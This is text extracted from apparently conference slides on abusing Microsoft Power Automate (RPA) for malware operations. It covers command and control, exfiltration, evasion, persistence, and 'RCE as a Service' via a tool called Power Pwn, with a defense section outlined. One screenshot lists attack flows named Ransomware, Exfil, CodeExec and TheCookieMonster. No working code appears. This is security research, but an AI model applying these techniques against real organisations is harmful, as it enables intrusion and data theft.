
In the real world




In the real world



In the real world



We wanted to do hacking, not ops



Introducing.. Robotic Process Automation (RPA)!



Introducing.. Robotic Process Automation (RPA)!



Trusted
cloud
services

Trusted
communication

Trusted
executables

Power Automate



RPA is everywhere

(in the enterprise)



winautomation

RPA can take care of Ops for us



- C&C
- Exfiltration
- Defense evasion
- Persistency
- Cleanup

And so much more:

- Handle errors
- Support different OS/versions
- Malware updates
- Aggregate data across machines
- ...

Automation via RPA

Why and How?

- Replace “copy-and-paste integration”
- Drag & drop builder
- Emulate user actions (mouse/keyboard) to connect
- Runs on user machines / dedicated servers

Automation in the enterprise

Why and How?

- Replace “copy-and-paste integration”
- Drag & drop builder
- Emulate user actions (mouse/keyboard) to connect
- Runs on user machines / dedicated servers

Use cases:

- Customer service routines
- Finance payments and reporting
- HR onboarding / offboarding
- Supply chain keep inventory up to date
- Procurement invoice processing

Outline

- Malware Ops motivation
- What is RPA?
- RPA technical deep dive
- Abusing RPA: RCE as a Service
- Introducing Power Pwn
- Defense: 4 things to do when you get home



What is RPA?
How anyone can automate mundane
processes

Teenage (MMORPG) life



Grunt work
required



Grunt work
required



Grunt work
required




Grunt work
required




Grunt work
required





Profit!


Automation!!



Automation for real



Automation for real



<https://youtube.com/clip/UgkxqPRYueljN24lqUs5iw13meeh7mm3KdNr>

@mbrg0



RPA Deep Dive

“included in Windows 11”

The collage consists of three images:

- Top Left:** A screenshot of the Microsoft Power Automate website. The header includes the Microsoft logo and "Power Automate". Navigation links include Product, Capabilities, Pricing, Partners, Learn, Support, and Community. A "Buy now" button is also present. A red box highlights the "Microsoft | Power Automate" logo.
- Bottom Left:** A close-up photograph of a person's hands working on a keyboard, suggesting productivity or automation.
- Right:** A screenshot of the Windows 11 desktop environment. A Power Automate desktop application window is open, showing a list of actions and a detailed configuration dialog for "Launch new Microsoft Edge". The desktop background features the blue Windows 11 Start screen.



Recycle Bin



Microsoft Edge

Getting started with Power Automate in Windows 11

Article • 05/16/2022 • 2 minutes to read • 2 contributors



Windows 11 allows users to create automations through the preinstalled Power Automate app. Power Automate is a low-code platform that enables home and business users to optimize their workflows and automate repetitive and time-consuming tasks.

Power Automate

All Apps Documents Web More ...

Best match

Power Automate machine runtime > App

Apps

Power Automate > App

Search the web

- power auto - See web results >
- power automate >
- power automate desktop >
- power automate login >
- power automate pricing >
- power automate flow >
- power automate microsoft >
- power automate desktop download >

Power Automate
App

- Open
- Run as administrator
- Pin to Start
- Pin to taskbar
- App settings
- Rate and review
- Share
- Uninstall



youtu.be/Kik9oXu_-bl

@mbrg0



+ New flow

Environments
Pwntoso (default)

Settings

Help

Search Flows

My flows Shared with me Examples



Refresh

Synced
to cloud

	Name	Modified	Status
	StealPowerAuto...	1 day ago	Not running
	TheCookieMonster	1 day ago	Not running
	Ransomware	1 month ago	Not running
	Exfil	1 month ago	Not running
	CodeExec	1 month ago	Not running
	Cleanup	1 month ago	Not running



Windows 11

On-Prem : MS cloud



Power Automate




Office

Office cloud services



User : NT Service\UIFlowService



Power Automate

Machine Runtime

On-Prem : MS cloud



Office cloud services



User : NT Service\UIFlowS



Machine Runtime


On-Prem : MS cloud

The screenshot shows the Microsoft Power Automate interface. At the top, the title bar reads "Untitled | Power Automate". The menu bar includes File, Edit, Debug, Tools (which is selected), View, and Help. The "Recorder" option is chosen under Tools. In the main pane, the "Actions" section is displayed, featuring a search bar and a list of actions: Variables, Conditionals, and Loops. Below this, a "Browser extensions" section is shown, with "Microsoft Edge" selected and highlighted with a red box. Other options include Google Chrome and Firefox. A preview window shows a Microsoft Edge browser tab with a permission dialog from "Add Microsoft Power Automate Desktop (preview)?". The dialog lists permissions required: Access your data for all websites, Exchange messages with programs other than Firefox, Clear recent browsing history, cookies, and related data, and Access browser tabs. It also includes a link to "Learn more about permissions" and two buttons: "Add" (highlighted with a red box) and "Cancel".



Windows 11

User: NT Service\UIFlowService




